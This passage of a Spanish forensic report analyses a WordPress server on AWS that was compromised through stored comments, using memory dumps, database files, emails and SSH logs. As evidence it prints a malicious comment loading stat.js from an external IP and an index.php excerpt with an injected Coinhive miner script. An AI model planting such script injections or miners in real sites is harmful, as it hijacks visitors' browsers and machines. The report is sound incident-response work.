Cabe reseñar que, en los casos en que consta el usuario con ID 1000, se atribuye dicha ejecución a la acción humana, directa o indirectamente, pues ID corresponde al primer usuario del sistema. Este es el denominado “Ubuntu”, como consta en el análisis del disco duro, apartado *4.1. Información preliminar del sistema,* imagen nº 2 de la Figura 41. La inyección de un código malicioso para su lanzamiento a través de un proceso podría suponer que las propias aplicaciones impulsasen acciones indeseadas e imprevistas con su uid (User ID).

Las pruebas técnicas consisten en la revisión de la memoria de cada proceso y, en caso posible, el lanzamiento de comandos específicamente disponibles para la exploración del proceso en Volatility. Se prescribe inspección minuciosa para los procesos que a continuación se relacionan, en unión de la motivación de ello y su ID de proceso. (Arch Linux, 2023)

- Procesos **apache2** (pid: 19952) relacionados con el usuario Uid 33.

En los casos en que consta el usuario con ID 33, perteneciente el grupo con ID 33, la ejecución procede de la propia aplicación, pues se trata de ID,s reservadas a las aplicaciones, ajenas a los usuarios. Este proceso se asocia a la conexión atípica referenciada previamente, por lo que será objeto de prospecciones mayores.

- Proceso **pickup** (pid: 20703) relacionado con el usuario Uid 112.

Proceso referido al monitoreo continuo del servicio de correo Postfix.

- Proceso **mysqld** (pid: 5127) relacionado con el usuario Uid 111.

Denota la existencia de una base de datos mysql instalada.

- Proceso **systemd** (pid: 1).

Administrador de servicios y sistemas en Linux.

- Proceso **sd-pam** (pid: 20486).

Proceso auxiliar del anterior.

- Proceso **sshd** (pid: 20576).

Proceso relativo al servidor SSH.

- Proceso **cron** (pid: 733).

Proceso encargado del lanzamiento de tareas programadas.

- Proceso **systemd-network** (pid: 2788).

Proceso que gestiona configuraciones de red.

- Proceso **systemd-resolve** (pid: 2804).

Proceso que gestiona resolución de nombre de red a aplicaciones locales.

- Proceso **systemd-timesyn** (pid: 2818).

Proceso asociado a la coordinación horaria de sistemas en red.

- Proceso **systemd-journal** (pid: 2825).

Proceso encargado de recabar y almacenar logs del sistema.

- Proceso **sh** (pid: 20381).

Proceso relativo al intérprete de comandos en Linux.

- Proceso **sudo** (pid: 20893).

Proceso encargado de autorizar la ejecución de acciones en el sistema con privilegios de seguridad.

- Proceso **bash** (pid: 20577).

Relativo a una instancia shell en ejecución en el terminal. Para inspeccionar la actividad de este proceso, se ejecuta en Volatility el comando *linux_bash* (Figura 16).

Inspección del proceso bash.

Como se indica previamente, se trata del proceso 20577, que tiene una prolija actividad. Ésta se divide en dos partes, por su hora de ejecución. La primera consiste en distintos comandos, ejecutados a las 7:49:45 horas UTC del día de autos. Por tanto, ante la imposibilidad de ejecutar tantas instrucciones en ese instante por un humano, se determina que se trata de un script, o bien que existen errores en las marcas de tiempo.

Se notan las siguientes interacciones de interés. En primer lugar, finaliza cualquier proceso previo en bash y actualiza los punteros de repositorio. Además, se reinician los servicios postfix, systemctl, apache2 y mysql. También ejecuta el inicio de sesión en el servidor mysql como administrador.

Prosiguiendo, cierra los procesos nº 4539, 3181, 3182, 3542, 4178 y 4179. En este sentido, como es natural, estos procesos no se encuentran en el listado de procesos obtenido anteriormente. Tampoco es posible recuperar información de los mismos a través del comando *linux_dump_map -p*. A continuación, inicia cambio de contraseña root de mysqld.

El código referido apunta a la práctica de cambios en archivos del disco o, al menos, en su apertura con visor editor *vi* para ficheros como functions.php, access.log.1, etc. Asimismo, comprueba el contenido de distintos directorios y ficheros, como apache2, registros de log SSH, syslog o kern.log, así como el directorio /var/www/html, donde se encuentran los datos del frontend de la página web alojada por el servidor, entre otros.

Lo anterior viene complementado con otras acciones de instalación y configuración, tales como instalación de un certificado seguro Python certbot apache reinstalación de servicios, configuración y pruebas de envío de email.

Esta primera parte, se correspondería con comprobaciones de seguridad y configuración realizadas por el titular del servidor —cuyo usuario se vincula al proceso bash— observada alguna anomalía en el funcionamiento del mismo.

La siguiente parte de las iteraciones consiste finalmente en la creación del volcado de la memoria RAM, a las 8:16:46 horas UTC. Este fragmento no se considera de interés directo para la investigación del incidente, ya que forma parte de la pericia. Concretamente, se ejecuta Linux Memory Extractor (LiME), sudo e insmod, con idéntico fin. En primer lugar, se inicia una captura con LiME con una denominación; tras ello, se borra (comando *rm*) y se lanza otra captura con una denominación asociada al kernel interviniente en el sistema, reproduciendo el comando previo con esa particularidad.

Se trata de una adquisición de un sistema virtualizado en Amazon Web Services, por lo que la misma se realiza vía sshd, con el uso posterior de bash, aspecto compatible con la presencia en el listado de procesos de dicho servicio sshd y la conexión de red asociada al mismo.

3.4.3. Detección de ficheros e instrucciones relacionadas con los procesos previamente referidos

Con el comando *linux_find_file*, no es posible recuperar con éxito archivos citados anteriormente en un formato legible, resultando en prueba negativa.

Con el comando *linux_dump_map* se realiza un volcado de distintos procesos de interés. Estos volcados se filtrarán en busca de relacionar con acciones las direcciones IP sospechosas y la ejecución de scripts.

En primer lugar, respecto del proceso **apache2** con pid nº 19952, tras el volcado (Figura 26), se realiza un filtrado por las direcciones IP de interés, que en este caso son 18.195.165.56 (IP externa) y 172.31.33.128 (IP de red local).

En el caso de 18.195.165.56, se obtiene el output señalado parcialmente en la Figura 27. Este detalle apunta a una locución que anima a visitar un enlace e igualmente anida un script dirigido a ese sitio web, que a su vez alberga otro script, denominado stat.js. Posteriormente, aparece la ejecución de una consulta SQL.

Esta consulta muestra la marca de tiempo del 30-12-2018 a las 11:46:37 en conjunción con el texto precitado. Si se sigue inspeccionando el resultado del filtrado, se observa interacción con la tabla wp_posts.ibd, que almacena los posts, páginas, etc. en WordPress. Este hecho será objeto de investigación posteriormente, en base a lo observado en este punto, pues indica la existencia de un script, a todas luces anómalo, próximo a tablas de WordPress.

En el segundo caso, resulta el output señalado parcialmente en la Figura 28. Ello no permite extraer conclusiones relevantes.

A continuación, cuando se lanza el comando para sh con pid nº 20381, no se obtienen datos (Figura 29).

Prosiguiendo con el proceso **bash** con pid nº 20577, se lanza el comando (Figura 30) y se filtran los resultados por la dirección IP 18.195.165.56 (IP externa) y 172.31.33.128 (IP de red local) (Figura 31). No se obtienen resultados distintos a los referenciados previamente.

En cuanto al proceso **sshd** con pid nº 20576, se obtienen resultados en el sentido de confirmar la existencia de una conexión SSH exitosa, alrededor de las 7:28:36 horas UTC, desde una dirección IP que, como se ha indicado, pertenece a la Generalitat de Catalunya y se correspondería con la adquisición de la memoria RAM (Figura 32).

En el proceso **mysqld** con pid 5127 se identifica el lanzamiento de una consulta con información de interés (Figura 33). En esa extracción constan las siguientes expresiones de relevancia:

- Visit http://18.195.165.56/
- <script src="http://18.195.165.56/stat.js"></script>
- anatoly5676@grr.la
- anatoly5676

Estas anotaciones aparecen en unión de algunos sellos de tiempo; en este caso, relativos a la fecha y hora de asociación de esas interacciones con el servidor. La morfología de la extracción apunta a considerar un procesamiento de un script por el servidor.

En base a lo observado en el apartado *4.5. Análisis detallado de entorno WordPress y detección de infección*, en este punto cabe ampliar los filtrados realizados, practicando prospecciones con el dato CVPSAzKiZiJvdxA, fichero identificado como malicioso. Únicamente se obtiene resultado positivo para apache2 (pid: 19952).

Los datos obtenidos revelan la ejecución del script contenido por el archivo relacionado, utilizando expresiones eval()[3], especialmente útiles para el lanzamiento de scripts. También contiene el uso de stdapi, que en el contexto del estudio puede asociarse directamente a la herramienta Meterpreter (Metasploit). Tras cada ejecución, hace constar una dirección de memoria relacionada con la acción. Más allá de lo anterior, el script:

- Realiza cálculos relacionados con hash SHA1
- Elimina archivos.
- Actúa sobre procesos: obtiene su pid, los muestra, ejecuta y termina.
- Opera sobre variables de entorno.

El resultado del filtrado referido se expresa en la Figura 34. Cabe significar que, el mismo se relanza filtrando por el literal “eval()”, al fin de identificar acciones maliciosas realizadas, si bien el resultado es el mismo que al filtrar por denominación del archivo precitado.

En base a lo observado en el volcado de memoria anterior, se observan indicios de modificación del fichero index.php para introducir un script de minado de criptomonedas a través de la plataforma Coinhive. El script se puede verificar en la Figura 40.

[3] “*The eval() language construct is very dangerous because it allows execution of arbitrary PHP code. Its use thus is discouraged. If you have carefully verified that there is no other option than to use this construct, pay special attention not to pass any user provided data into it without properly validating it beforehand.*” (The PHP Group, 2023).

Concretamente, para alcanzar ese hallazgo, se realiza inspección del volcado filtrándolo por los comandos detectados, tales como *safe_glob*, *fnmatch* y */bin/sh*; esto último en referencia al proceso malicioso *sh* aperturado.

En base a dichos filtrados, se inspeccionan las líneas previas y posteriores al dato de interés. En uno de estos casos se obtienen resultados positivos, mientras que el resto concluyen en pruebas negativas.

Así, en la Figura 35 se observa el filtrado por */bin/sh*. En la Figura 36 se consigna el resultado del volcado por líneas referenciadas a la localización de */bin/sh* en uno de los puntos de interés. Al mismo tiempo, consta el uso de la función safe_glob() en las líneas próximas a dicha expresión.

En la Figura 37 se observan los resultados obtenidos, extracto de los anteriores, para considerar que se realiza una escritura en el fichero index.php (evidencia D1, Figura 40), cuya ruta es /var/www/html/.

```
---Writing '<?php
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 * @package WordPress
 * Tells WordPress to load the WordPress theme and output it.
 * @var bool
define('WP_USE_THEMES', true);
/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
```

Tal y como se observa, se indica que **se está escribiendo —"Writing"— sobre el archivo**.

Por último, resultan en pruebas negativas, en cuanto a la adquisición de información adicional, la inspección de la memoria de los procesos **pickup**, **systemd**, **sd-pam**, **cron**, **systemd-network**, **systemd-resolve**, **systemd-timsyn**, **systemd-journal**, **sh** y **sudo**.

3.4.4. Conclusiones preliminares

Del análisis se extractan las siguientes conclusiones preliminares. Todos estos procesos, por sí, son normales, en tanto no se relacionen con otras actividades maliciosas. Este último sería el caso de:

- El proceso apache2 se ha visto asociado a una conexión atípica en apartados previos. El filtrado por direcciones IP del contenido del desarrollo del proceso revela la existencia de un script anómalo en contenido de WordPress. Se explorará en apartados posteriores hasta esclarecimiento de los hechos.
- El volcado del proceso mysqld conduce a considerar un procesamiento del script precitado por el servidor.
- No se observa contenido en el proceso sh.
- El usuario que realiza la captura de la memoria conexiona a las 7:28:36 UTC.
- El proceso bash se asocia al titular del servidor y aquellas acciones tendentes a capturar la memoria RAM.

La actividad observada en el referido proceso bash apunta a las siguientes consideraciones:

- El proceso bash no guarda relación directa con el ataque al servidor, sino que es una consecuencia. Es decir, se dirige a realizar comprobaciones a raíz del incidente.
- La captura data de las 8:16:46 horas UTC del 3 de enero de 2019.
- Se observa la ejecución de distintas acciones, entre consultas, modificaciones de configuración y logs, instalación, cierre o parametrización de servicios. En este punto, estos factores indican hacia dónde dirigir preferentemente ulteriores estudios sobre el sistema, pues son las sospechas del titular del servidor, quien puede conocer qué imprudencias o signos pueden haber influido en el incidente. Por tanto, cabe la revisión de los logs obrantes en el disco duro, carpetas relativas a servicios de apache2, mysql y WordPress.

La exploración del volcado de memoria del proceso apache2 (pid: 19952) revela la ejecución de CVPSAzKiZiJvdxA, fichero identificado como malicioso. Los datos obtenidos revelan la constancia en la memoria RAM del lanzamiento de un script, probablemente con Meterpreter[4], que realiza acciones diversas (Figura 34). Ello ocurre con privilegios ilegítimos.

En base a lo observado en el volcado de memoria anterior, se realizan distintos filtrados por comandos concretos del script CVPSAzKiZiJvdxA. Con ello se observan indicios de modificación del fichero /var/www/html/index.php para introducir un script de minado de criptomonedas a través de la plataforma Coinhive. El script se puede verificar en la Figura 40 y será analizado en detalle posteriormente.

Asimismo, significar que, no se detectan procesos con compartición de estructuras de credenciales con el comando de Volatility *linux_check_creds*.

3.5. Prospección de autenticaciones vigentes

Esta información puede obtenerse de la inspección de los datos ya obtenidos hasta el momento. Esto es, porque se trata de un servidor web alojado en Amazon Web Services. Por tanto, cualquier autenticación legítima, debe constar generalmente a través de SSH. Entonces, se acude a revisar el resultado del comando *linux_netstat* (Figura 24), observándose conexión sshd establecida con la dirección IP 83.247.136.74.

3.5.1. Conclusiones preliminares

Como se ha indicado, la conexión con la dirección IP 83.247.136.74 obedece a realizar la captura de la memoria, tratándose de una dirección IP perteneciente a la Generalitat de Catalunya (Figura 20). El establecimiento de esa conexión implica autenticación vía SSH y se encuentra dentro de la normalidad en este caso, siendo la única autenticación vigente al tiempo de la captura de la memoria RAM.

[4] Ello se infiere de la observación de los comandos, típicamente correspondientes a Meterpreter.

3.6. Conclusiones

3.6.1. Sobre actuaciones preliminares

Como actividad previa al estudio, se ha practicado la creación de un perfil para su implementación en Volatility, al objeto de poder estudiar la evidencia objetivo, quedando plenamente documentado el proceder.

3.6.2. Acerca de la caracterización del sistema

Una vez acometido el análisis, se ha ratificado la corrección en la identificación de su distribución, kernel y versión, tratándose de Ubuntu 4.15.0-1021.21-aws 4.15.18.

Se trata de un servidor virtualizado en Amazon Web Services en uso de un procesador Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz (Figura 18) y fecha de sistema 8:16:46 UTC del 3 de enero de 2019, vista la marca temporal de la captura de la memoria.

La única autenticación contemporánea a la captura de la memoria RAM es la del titular del servidor.

3.6.3. Sobre el análisis proactivo

El análisis de la memoria RAM permite observar conexiones de red en curso de gran relevancia:

En primer lugar, consta conexión a la dirección IP 83.247.136.74 por el protocolo SSHD. Dicha dirección IP se halla adscrita a la *Generalitat de Catalunya - Remote Acces Governance and Public Administration Ministrie* (véanse datos obrantes en Figura 20). Se trata de la conexión promovida por el usuario titular del servidor, que realiza la captura de la evidencia, así como otras comprobaciones accesorias en bash.

El usuario de esta conexión se relaciona directamente con los procesos de la referida captura de la memoria RAM y otras comprobaciones, pues el mismo lanza los comandos para accionar la captura, visto lo obrante en la prospección del comando bash.

Igualmente, como se indicará en el apartado *4.1. Información preliminar del sistema*, se realiza previamente la captura del disco duro y los logs de la conexión SSH relacionada[5] apuntan a que ya estaba autenticado al tiempo del primer comando bash, así que no pueden atribuirse esos actos a otro usuario. Al mismo tiempo, lo extractado de la memoria en la Figura 32 apunta a que la conexión se produce alrededor de las 7:28:36 UTC del 3 de enero de 2019.

[5] Véase apartado 4.3.1. Inspección de registros de comunicaciones: *Jan 3 07:28:35 ip-172-31-38-110 sshd[20235]: Accepted publickey for ubuntu from 83.247.136.74 port 43332 ssh2: RSA SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y*.

Por otro lado, se observa conexión hacia la dirección IP 18.195.165.56, en estado CLOSE_WAIT, por el puerto 80, vía servicio apache2, tratándose de un dominio de dominio de Amazon Web Services (Figura 25). Esta conexión resulta en sospechosa, al ser plenamente desconocida, saliente y ajena a la red local.
En atención al hallazgo precitado, se realizan búsquedas en memoria con esa dirección IP, identificándose una locución que anima a visitar un enlace e igualmente anida un script dirigido a ese sitio web, que a su vez alberga otro script, denominado stat.js (Figura 27 y Figura 31). Posteriormente, aparece la ejecución de una consulta SQL incursa en WordPress (Figura 33). La combinación de estos factores conforma un entorno sospechoso y centra la investigación en estos datos.

La exploración del volcado de memoria del proceso apache2 (pid: 19952) revela la ejecución de CVPSAzKiZiJvdxA, fichero identificado como malicioso. Los datos obtenidos revelan la constancia en la memoria RAM del lanzamiento de ese script, que realiza acciones diversas (Figura 34) con privilegios ilegítimos.

No se observa exfiltración de datos, pero sí una modificación. En base a lo observado en el volcado de memoria anterior (CVPSAzKiZiJvdxA), se observan indicios de modificación del fichero index.php para introducir un script de minado de criptomonedas a través de la plataforma Coinhive. El script se puede verificar en la Figura 40.

Concretamente, se realiza inspección por filtrado de comandos del volcado, tales como *safe_glob*, *fnmatch* y */bin/sh*, esto en referencia al proceso malicioso aperturado. En base a dichos filtrados, se inspeccionan las líneas previas y posteriores. En la Figura 35 se observa el filtrado por */bin/sh*. En la Figura 36 se consigna el resultado del volcado por líneas referenciadas a la localización de */bin/sh*.

En la Figura 37 se observan los resultados obtenidos, extracto de los anteriores, para considerar que se realiza una **escritura en el fichero index.php** (evidencia D1, Figura 40), cuya ruta es /var/www/html/index.php.

En consecuencia, en el análisis del disco duro se procede a intensificar los estudios en aquellos ficheros relacionados con los servicios y datos referidos como de interés. Será en esa sección donde, tras realizar el estudio del disco duro, se realizará la asociación de los distintos indicios obtenidos, para apuntar al esclarecimiento de los hechos.

4. Análisis del disco duro

En el presente apartado, tomando como fundamento los objetivos reseñados en apartados iniciales, se procede a exponer el análisis realizado sobre la evidencia del disco duro del servidor objeto de estudio. Para ello, se parte de los indicios y apuntes ofrecidos por la memoria RAM. Se realiza comprobación de funciones resumen de la evidencia del disco duro, cuyo resultado positivo consta en respectivo informe pericial.

4.1. Información preliminar del sistema

El sistema es sometido a adquisición según lo dispuesto en la Figura 38. Se determina que el sistema se encuentra en fecha 3 de enero de 2019 a las 08:48:55 CET o 7:48:55 UTC.

El sistema dispone de los usuarios habituales para cada aplicación instalada. Como usuario del sistema, se encuentra el denominado ubuntu (Figura 41).

De la observación del fichero sudoers, passwd[6] y shadow (Figura 41) se infiere que el usuario ubuntu, incluido en el fichero sudoers, no posee autenticación, pues así lo refiere el archivo shadow, que referencia que la cuenta está bloqueada para inicio de sesión con el símbolo "!".[7] Es decir, la conexión al servidor se realiza por SSH y ese acceso es como usuario Ubuntu, tras dicha autenticación por SSH. Al usuario ubuntu, le consta asignación en passwd de la ruta absoluta de /bin/bash. En otras palabras, el usuario Ubuntu se encuentra así con grandes privilegios, en el fichero suedoers, salvaguardado por esa autenticación por SSH (Amazon Web Services, 2023). Los permisos asociados a cada uno de los otros usuarios son los habituales.

Como fecha de instalación del sistema, cabe atender a lo dispuesto en el fichero **system.journal** (Figura 44). El mismo reza como sello de tiempo del despliegue del sistema virtualizado el tiempo UNIX 1545393884098762, cuya conversión resulta en el 21 de diciembre de 2018 a las 13:04:44 CET o bien 12:04:44 UTC. Esta a su vez es la fecha de creación del fichero system.journal referido y del lanzamiento del sistema en la nube, reflejado en el fichero /var/log/cloud-init.log.

4.2. Inspección de aplicaciones y bases de datos

4.2.1. Apache2

Habida cuenta de los indicios obrantes en la memoria RAM que apuntan a una posible conflictividad presente en lo relativo al **servicio apache2**, se realiza comprobación de sus ficheros, sitos en /etc/apache2:

[6] La "x" contenida en el fichero en el apartado de la clave de usuario indica el empleo del archivo shadow.

[7] Esta configuración se refleja en el fichero auth.log.2, extractado como evidencia D5. Estas asignaciones se realizaron al tiempo del despliegue inicial del servidor.

- Revisado el archivo de configuración apache2.conf y dependientes, se observa un despliegue de seguridad adecuado.
- En cuanto a los puertos, únicamente significar que se prevé la escucha a través del puerto 80 y el 443, según proceda en virtud de la presencia de SSL (Figura 43).
- Se ha configurado un sitio web con ServerAlias www.ganga.site. La Figura 54 denota también la gestión de certificado SSL para éste. Se expresa que la ruta de los archivos es /var/www/html. Ello no obsta para que el servidor opere sobre HTTP.
- El fichero index.php implementa un script de minería de criptomonedas en procesadores clientes del sitio web. Este archivo tiene fecha de modificación en el 3 de enero de 2019 a las 07:26:05 UTC. Como se observó en el apartado *3.4.3. Detección de ficheros e instrucciones relacionadas con los procesos previamente referidos*, esa acción procedería del atacante.

Realizada revisión del entorno Wordpress se obtiene una información muy relevante, que por su complejidad será objeto de estudio en sección *4.5. Análisis detallado de entorno WordPress y detección de infección*, para procurar la nitidez del desarrollo argumental consecuente.

4.2.2. Postfix

Prosiguiendo con la comprobación de sospechas dimanantes de la actividad observada en la memoria RAM, se exploran los ficheros comprendidos en el directorio del **servicio postfix**.

Este es identificado como /etc/postfix. A este respecto, cabe indicar que se observan distintas circunstancias, que apuntan a una modificación reciente, o propiamente una reinstalación, concurriendo que la fecha de creación de los archivos se ubica entre las 11:44 y las 11:46 horas del 30 de diciembre de 2018 (Figura 45).

4.2.3. Uncomplicated Firewall (UFW)

Verificado el directorio /etc/ufw, fichero ufw.conf (Figura 42), se observa que el firewall no se encuentra configurado para su incoación tras iniciar el sistema. Tampoco se hallaba entre el listado de procesos en curso en la memoria RAM.

En cuanto al resto de archivos que contienen reglas del firewall, no constan extremos reseñables a los fines que ocupan este estudio.

4.2.4. Cron

A tenor de lo observado en extracto bash de la memoria RAM (Figura 16) se procede a inspeccionar la posibilidad de una programación de tareas maliciosas.

Para ello se revisan los directorios cron.d, cron.daily, cron.hourly, cron.weekly y cron.monthly; así como archivo crontab sito en /etc.

Como resultado, no se observan actividades anormales, por lo que no se ha producido la programación de ninguna acción maliciosa. Ello se alinea con la ausencia de datos de interés en el volcado del proceso en la memoria RAM.

4.2.5. MySQL

En el apartado *3.4.3. Detección de ficheros e instrucciones relacionadas con los procesos* previamente referidos, se realizó un volcado de la memoria del proceso apache2 con pid nº 19952 (Figura 26). A continuación, se practicó un filtrado por dirección IP 18.195.165.56.

El resultado del filtrado, apuntaba a la interacción del proceso citado con la tabla wp_posts.ibd, que almacena los posts, páginas, etc. en WordPress. Dicha tabla se ubica en un fichero que pertenece a la base de datos MySQL. El mismo se identifica como wp_posts.ibd y se aloja en /var/lib/mysql/wp/. Sin embargo, en dicho fichero no constan indicios de lo significado. Probablemente, la lectura en la memoria RAM incluyó otros archivos próximos en memoria, por lo que se prosigue con el estudio de otros ficheros. El estudio realizado revela de interés los siguientes archivos.

El fichero wp_comments.ibd contiene los comentarios realizados por los distintos usuarios en las entradas. Consigo, recoge datos relativos a de caracterización del navegador desde el que se realizan las interacciones (User Agent). Revisando los comentarios obrantes, se observan anotaciones de gran interés.

Se trata de una sucesión de comentarios realizados por el mismo usuario, con idéntica dirección IP y User Agent. Según se separa a continuación por líneas comentadas en la Figura 1, en primer lugar, realiza un comentario vacío, posteriormente consigna un enlace animando a su visita y, por último, un script que contiene dicho enlace.

```
##PRIMER COMENTARIO
anatoly5676anatoly5676@grr.la193.238.152.59
1Mozilla/5.0    (X11;    Linux    x86_64)    AppleWebKit/537.36    (KHTML,    like    Gecko)
Chrome/66.0.3359.139 Safari/537.36
##SEGUNDO COMENTARIO
anatoly5676anatoly5676@grr.la193.238.152.59
Visit http://18.195.165.56/
1Mozilla/5.0    (X11;    Linux    x86_64)    AppleWebKit/537.36    (KHTML,    like    Gecko)
Chrome/66.0.3359.139 Safari/537.36
##TERCER COMENTARIO
anatoly5676anatoly5676@grr.la193.238.152.59
Hello world
<script src="http://18.195.165.56/stat.js"></script>
1Mozilla/5.0    (X11;    Linux    x86_64)    AppleWebKit/537.36    (KHTML,    like    Gecko)
Chrome/66.0.3359.139 Safari/537.36
```

Figura 1: extracto del contenido del fichero wp_comments.ibd conteniendo datos de interés para la investigación, correspondientes a comentarios de etiología maliciosa.

Se extrae el archivo como evidencia D4. En la Figura 52 se adjunta captura del fragmento del archivo y los metadatos del fichero completo.

El fichero wp_users.ibd contiene los datos de usuarios registrados. Entre ellos, se localiza al usuario que practica los comentarios reseñados anteriormente, anatoly5676 (Figura 51). Se extrae archivo como evidencia D6.

El archivo wp_usermeta.ibd también alberga información sobre el usuario identificado como atacante precitado (Figura 53). Esta es, el referido **User Agent**, la **dirección IP** empleada y los **sellos de tiempo** asociados a ésta. Se extrae el archivo como evidencia D7.

Sin embargo, para no fragmentar los resultados de los análisis se atenderá esta traza en apartado ulterior: *4.5. Análisis detallado de entorno WordPress y detección de infección*, junto con otros hallazgos relacionados.

4.3. Inspección de registros

4.3.1. Inspección de registros de comunicaciones

Realizada revisión de los archivos del sistema, se localizan distintos registros relativos a interacciones de usuarios de internet con el servidor. En primer lugar, se identifican correos electrónicos indicativos de contactos de terceros con el sitio web alojado por el servidor.

Análisis de correos electrónicos

Se identifican diversos correos electrónicos, concretamente un total de cinco elementos revisten interés para la investigación, por lo que se realiza su extracción como indicio D3, consistente en documento que los incluye sucesivamente.

Estos correos de interés denotan el registro de un usuario en el sitio web, el cambio de su contraseña de acceso al mismo y la publicación de un total de tres comentarios en una de las entradas del sitio web basado en WordPress, tal y como se describe en el apartado *4.3.1. Inspección de registros de comunicaciones* del presente estudio. Es decir, los elementos de correo electrónico localizados se corresponden con la notificación al administrador del sitio web de acciones realizadas por usuarios de internet.

Los correos electrónicos relevantes, de entre los contenidos en el indicio, son los indicados en las Figura 46 y 4 ss. En unión de los anteriores, se identifican correos electrónicos directamente asociados a ellos, que se generan a causa de una configuración incompleta, y por ende defectuosa, de la remisión de alertas por correo electrónico al administrador del servidor. Así, a continuación, se exponen los elementos fácticos significativos identificados.

- En primer lugar, el correo electrónico de la Figura 46, con sello de tiempo 30-12-2018; 10:51:22 UTC, indica que el usuario autodenominado **anatoly5676** procede a registrarse en el sitio web **ganga.site**, empleando el **correo electrónico anatoly5676@grr.la**.
- En segundo lugar, el correo electrónico de la Figura 47, con marca temporal 30-12-2018; 10:52:22 UTC, indica que el usuario precitado procede a cambiar su contraseña de acceso al sitio web ganga.site.
- A continuación, el correo electrónico de la Figura 48, con sello de tiempo 30-12-2018; 11:18:39 UTC, indica que el mismo usuario anterior procede a publicar un comentario en la **entrada Hola món!** del sitio web

ganga.site, si bien éste se encuentra sin contenido. El servidor web interesa del administrador aprobación del comentario para su publicación.

- Después, el correo electrónico de la Figura 49, con sello de tiempo 30-12-2018; 11:34:55 UTC, pone de manifiesto que el usuario significado previamente procede a publicar otro comentario nuevo en la entrada Hola món! del sitio web ganga.site, esta vez con el contenido ***Visit http://18.195.165.56/***.
- En este caso, el comentario es publicado automáticamente y ya no se pide la autorización, pues se infiere que el administrador debe haber aprobado la publicación del anterior comentario sin contenido, lo que otorga esta facultad al usuario anatoly5676[11].
- Como última comunicación a este respecto, se revela el correo electrónico de la Figura 50, con sello de tiempo 30-12-2018; 11:46:38 UTC. Éste participa que el usuario de autos procede a realizar otro post adicional en la entrada Hola món! del sitio web ganga.site. Dicha aportación consiste en la expresión ***<script src="http://18.195.165.56/stat.js"></script>***.
- Por último, hacer constar que la dirección IP de ganga.site es la del propio servidor y los correos electrónicos emanan del propio servidor web, a modo de notificación. Asimismo, el usuario precitado emprende todas esas acciones desde la **dirección IP 193.238.152.59**, en uso del **correo electrónico** **anatoly5676@grr.la**. Estos datos son relevantes para identificar al autor de estas acciones, como se indicará en apartado correspondiente.

Por otra parte, uno de los elementos clave en el funcionamiento del servidor son las conexiones SSH, que en este caso son las habitualmente empleadas para la práctica totalidad de cualquier acción sobre el servidor, ya que se trata de un sistema virtualizado.

Análisis de conexiones SSH.

Para estudiar las conexiones SSH cabe acudir a la revisión de sus logs. Los mismos se localizan en el directorio /var/log. En el presente caso se dividen por fechas en auth.log, auth.log.1 y auth.log.2, éste contenido en un fichero comprimido en /var/log/auth.log.2.gz/auth.log.2. Se extraen como evidencia D5 y se reseñan debidamente en anexo respectivo.

Una vez revisados los ficheros, la naturaleza de los registros permite establecer las siguientes catalogaciones generales de eventos:

- Intentos de conexión por parte de usuarios de internet desconocidos con direcciones IP pertenecientes a países extranjeros. Esta dinámica obedece al rastreo de sistemas vulnerables abiertos a internet por parte de pentesters, bots o ciberdelincuentes. En todo caso, las conexiones son infructuosas e incluso superan el número de intentos permitidos en algunos casos. Ninguna de las direcciones IP informadas hasta el momento como sospechosas despliega estas actividades.

- Inicios de sesión de Cron, promovidos por el usuario root, para la práctica de tareas programadas de mantenimiento y comprobación. A este respecto, significar que, se revisaron sus programaciones, sin localizar signos de alteración maliciosa.
- Inicios de sesión del usuario Ubuntu, algunos de manos del titular del servidor, como los que a continuación se extractan, procedentes del fichero auth.log.

```
Jan  3 07:28:35 ip-172-31-38-110 sshd[20235]: Accepted publickey for
ubuntu     from     83.247.136.74     port     43332     ssh2:     RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
Jan  3 07:28:35 ip-172-31-38-110 sshd[20235]: pam_unix(sshd:session):
session opened for user ubuntu by (uid=0)
Jan      3    07:28:35    ip-172-31-38-110    systemd:    pam_unix(systemd-
user:session): session opened for user ubuntu by (uid=0)
Jan  3 07:28:35 ip-172-31-38-110 systemd-logind[712]: New session 998
of user ubuntu.
(…)
Jan  3 07:34:54 ip-172-31-38-110 systemd-logind[712]: Removed session
998.
```

En este caso, los registros precitados corresponden a la fecha en que se practicaron las adquisiciones, por lo que este dato redunda en afirmar que todos los comandos detectados en el proceso bash, en el transcurso del análisis de la memoria RAM, son cursados por el usuario propiamente, al ingresar éste en el sistema vía SSH en un horario compatible.

Otros ingresos del usuario Ubuntu, esta vez en el archivo auth.log.1, son los siguientes:

```
Dec 23 13:35:13 ip-172-31-38-110 sshd[16023]:
Accepted publickey for ubuntu from 80.31.224.42 port 55684 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
(…)
Dec 23 13:36:39 ip-172-31-38-110 sshd[16141]:
Accepted publickey for ubuntu from 80.31.224.42 port 55690 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
(…)
Dec 23 13:47:29 ip-172-31-38-110 sshd[16341]:
Accepted publickey for ubuntu from 80.31.224.42 port 55828 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
(…)
Dec 24 09:59:59 ip-172-31-38-110 sshd[21311]:
Accepted publickey for ubuntu from 83.247.136.74 port 16666 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
(…)
Dec 30 10:33:17 ip-172-31-38-110 sshd[24358]:
Accepted publickey for ubuntu from 83.55.135.192 port 49680 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
(…)
Dec 30 11:40:32 ip-172-31-38-110 sshd[26757]:
Accepted publickey for ubuntu from 185.216.32.36 port 48632 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
```

En este caso, las direcciones IP pertenecen a territorio nacional:

